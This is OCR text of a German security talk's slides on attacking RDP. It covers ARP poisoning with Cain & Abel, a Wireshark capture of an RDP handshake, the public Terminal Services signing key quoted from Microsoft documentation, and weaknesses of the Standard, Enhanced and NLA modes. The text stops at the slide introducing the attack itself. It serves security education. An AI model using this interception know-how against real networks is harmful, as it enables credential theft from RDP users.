THE PENTEST EXPERTS.

MIT SICHERHEIT


Penetrationstest – Digitale Forensik – Schulungen – Live-Hacking

ANGRIFFE AUF RDP


Wie man schlecht geschützte RDP-Sitzungen abhört

adrian.vollmer@syss.de


ALLGEGENWÄRTIGE ZERTIFIKATSWARNUNGEN



CAIN & ABEL


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (0)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)
Status IP address MAC address Packets -> <- Packets MAC address IP address
Poisoning 192.168.1.1 B8A3863379CA 0 0 001EA60A9398 192.168.1.3
Status IP address MAC address Packets -> <- Packets MAC address IP address
Full-routing 192.168.1.3 001EA60A9398 21 28 B8A3863379CA 27.54.181.227
Half-routing 192.168.1.3 001EA60A9398 924 0 B8A3863379CA 117.204.216.16
Half-routing 117.196.27.29 001EA60A9398 543 0 B8A3863379CA 177.19.30.125
Half-routing 117.196.27.29 001EA60A9398 3669 0 B8A3863379CA 111.90.169.188
Half-routing 117.196.27.29 001EA60A9398 170 0 B8A3863379CA 115.167.122.107
Half-routing 192.168.1.3 001EA60A9398 14 0 B8A3863379CA 117.212.141.140
Half-routing 117.196.27.29 001EA60A9398 1247 0 B8A3863379CA 117.204.216.16
Half-routing 117.196.27.29 001EA60A9398 15 0 B8A3863379CA 123.201.222.118
Half-routing 117.196.27.29 001EA60A9398 19 0 B8A3863379CA 117.194.192.82
Configuration / Routed Packets
Hosts APR Routing Passwords VoIP
Lost packets: 0%

BEGINN EINER RDP-SITZUNG



BEGINN EINER RDP-SITZUNG

THE PENTEST EXPERTS.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 5 | Expression... | +

No.	Time	Source	Destination	Protocol	Length	Info
1633	17.038110877	10.201.1.93	192.168.40.185	TCP	74	33412→3389 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 S
1635	17.038500764	192.168.40.185	10.201.1.93	TCP	74	3389→33412 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=0
1636	17.038511891	10.201.1.93	192.168.40.185	TCP	66	33412→3389 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSva
1639	17.038696970	10.201.1.93	192.168.40.185	TLSv1.2	109	Ignored Unknown Record
1640	17.042227749	192.168.40.185	10.201.1.93	TLSv1.2	85	Ignored Unknown Record
1641	17.042261362	10.201.1.93	192.168.40.185	TCP	66	33412→3389 [ACK] Seq=44 Ack=20 Win=29312 Len=0 TS
1647	17.057938558	10.201.1.93	192.168.40.185	TLSv1.2	304	Client Hello
1649	17.067744696	192.168.40.185	10.201.1.93	TLSv1.2	1247	Server Hello, Certificate, Server Key Exchange, S
1666	17.068322802	10.201.1.93	192.168.40.185	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Encrypte
1667	17.071309149	192.168.40.185	10.201.1.93	TLSv1.2	117	Change Cipher Spec, Hello Request, Hello Request
1672	17.113167605	10.201.1.93	192.168.40.185	TCP	66	33412→3389 [ACK] Seq=408 Ack=1252 Win=32128 Len=0
2098	20.939005272	10.201.1.93	192.168.40.185	TCP	66	33412→3389 [FIN, ACK] Seq=408 Ack=1252 Win=32128
2103	20.939580317	192.168.40.185	10.201.1.93	TCP	66	3389→33412 [ACK] Seq=1252 Ack=409 Win=63593 Len=0
2104	20.939586101	192.168.40.185	10.201.1.93	TCP	60	3389→33412 [RST, ACK] Seq=1252 Ack=409 Win=0 Len=

```
▸ Transmission Control Protocol, Src Port: 3389, Dst Port: 33412, Seq: 20, Ack: 282, Len: 1181
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 1176
    ▸ Handshake Protocol: Server Hello
    ▾ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 750
        Certificates Length: 747
      ▾ Certificates (747 bytes)
```

```
00a0  00 02 eb 00 02 e8 30 82  02 e4 30 82 01 cc a0 03   ......0. ..0.....
00b0  02 01 02 02 10 7b 91 18  1e 8f 70 06 98 48 b3 6f   .....{.. ..p..H.o
00c0  4c e1 cd ac a3 30 0d 06  09 2a 86 48 86 f7 0d 01   L....0.. .*.H....
00d0  01 0b 05 00 30 1b 31 19  30 17 06 03 55 04 03 13   ....0.1. 0...U...
00e0  10 77 69 6e 31 30 2e 72  64 31 34 2e 6c 6f 63 61   .win10.r d14.loca
00f0  6c 30 1e 17 0d 31 37 30  32 30 35 31 32 32 30 35   l0...170 20512205
0100  38 5a 17 0d 31 37 30 38  30 37 31 32 32 30 35 38   8Z..1708 07122058
```

List of certificates (ssl.handshake.certificates), 747 bytes | Packets: 3364 · Displayed: 14 (0.4%) · Load time: 0:0.65 | Profile: Default

RDP SICHERHEITSPROTOKOLLE

- Standard/Native RDP Security
- Enhanced RDP Security
- Network-Level Authentication (NLA)
  - Im Domänenkontext: Kerberos
  - Sonst: NetNTLMv2 (kurz: NTLM)

STANDARD RDP SECURITY

- Das RDP-Sicherheitsprotokoll, das Cain angreift
- Funktioniert ähnlich wie SSL
- Schlüsselmaterial für symmetrischen RC4-Chiffre wird mittels RSA ausgetauscht
- Öffentlicher Schlüssel ist mit dem Terminal Services Signing Key unterschrieben

DER PRIVATE KEY IST PUBLIC

SySS THE PENTEST EXPERTS.

https://msdn.microsoft.com/en-us/library/cc240776.aspx

Microsoft | Developer Network

Downloads Programs Community Documentation

- MSDN Library
- Open Specifications
- Protocols
- Windows Protocols
- Technical Documents
- [MS-RDPBCGR]: Remote Desktop Protocol: Basic Connectivity and Graphics Remoting
- 5 Security
- 5.3 Standard RDP Security
- 5.3.3 Server Certificates
  - 5.3.3.1 Proprietary Certificates
    - **5.3.3.1.1 Terminal Services Signing Key**
    - 5.3.3.1.2 Signing a Proprietary Certificate
    - 5.3.3.1.3 Validating a Proprietary Certificate

5.3.3.1.1 Terminal Services Signing Key

The modulus, private exponent, and public exponent of the 512-bit Terminal Services asymmetric key used for si

64-byte Modulus (n):

```
0x3d, 0x3a, 0x5e, 0xbd, 0x72, 0x43, 0x3e, 0xc9,
0x4d, 0xbb, 0xc1, 0x1e, 0x4a, 0xba, 0x5f, 0xcb,
0x3e, 0x88, 0x20, 0x87, 0xef, 0xf5, 0xc1, 0xe2,
0xd7, 0xb7, 0x6b, 0x9a, 0xf2, 0x52, 0x45, 0x95,
0xce, 0x63, 0x65, 0x6b, 0x58, 0x3a, 0xfe, 0xef,
0x7c, 0xe7, 0xbf, 0xfe, 0x3d, 0xf6, 0x5c, 0x7d,
0x6c, 0x5e, 0x06, 0x09, 0x1a, 0xf5, 0x61, 0xbb,
0x20, 0x93, 0x09, 0x5f, 0x05, 0x6d, 0xea, 0x87
```

64-byte Private Exponent (d):

```
0x87, 0xa7, 0x19, 0x32, 0xda, 0x11, 0x87, 0x55,
0x58, 0x00, 0x16, 0x16, 0x25, 0x65, 0x68, 0xf8,
0x24, 0x3e, 0xe6, 0xfa, 0xe9, 0x67, 0x49, 0x94,
0xcf, 0x92, 0xcc, 0x33, 0x99, 0xe8, 0x08, 0x60,
0x17, 0x9a, 0x12, 0x9f, 0x24, 0xdd, 0xb1, 0x24,
0x99, 0xc7, 0x3a, 0xb8, 0x0a, 0x7b, 0x0d, 0xdd,
0x35, 0x07, 0x79, 0x17, 0x0b, 0x51, 0x9b, 0xb3,
0xc7, 0x10, 0x01, 0x13, 0xe7, 0x3f, 0xf3, 0x5f
```

4-byte Public Exponent (e):

```
0x5b, 0x7b, 0x88, 0xc0
```

ENHANCED RDP SECURITY

- Einfach durch SSL geschützt
- Zugangsdaten werden innerhalb der SSL-Verbindung übertragen
- Falls der Domain Controller die Rolle „Active Directory Certificate Sevices“ nicht hat, werden standardmäßig selbst-signierte Zertifikate eingesetzt
- Angreifbar, aber das Opfer wird dann ein nicht-validierbares Zertifikat präsentiert bekommen

NLA – NTLM

- SSL + Challenge-Response-Verfahren
  - Server sendet „Server Random“ zum Client
  - Der Client bildet davon einen Hashwert, der vom gehashten Benutzerpasswort und anderen Informationen (Client Random, Servername, Timestamp, etc.) abhängt
  - Der Server gleicht den Wert mit der lokalen Benutzerdatenbank ab oder fragt den Domain Controller
  - Erst nach erfolgreicher Authentifizierung wird der Fingerabdruck des SSL-Zertifikats abgeglichen
- Hashwert kann nicht für Replay-Angriffe oder Pass-the-Hash genutzt werden
- Aber das Verfahren ist anfällig für Offline-Passwort-Rate-Angriffe und Relay-Angriffe


NLA – KERBEROS

- Wenn Benutzer, Clientsystem und Host einer Domäne zugehörig sind, wird Kerberos verwendet
- Der Client beantragt beim Kerberosdienst auf dem Domain Controller ein Ticket, das er dem RDP-Host zur Authentifizierung präsentiert
- Der Host kann das Ticket selbständig validieren
- Erst nach erfolgreicher Authentifizierung wird der Fingerabdruck des SSL-Zertifikats abgeglichen
- „Secret-Key Cryptography"; Verfahren ist abhängig von vertrauenswürdiger dritter Instanz; die gehashten Passwörter sind das „shared secret"
- Mehrere Schwachstellen (Kerberoast, Golden Ticket), aber keine, die an dieser Stelle relevant sind

DER ANGRIFF

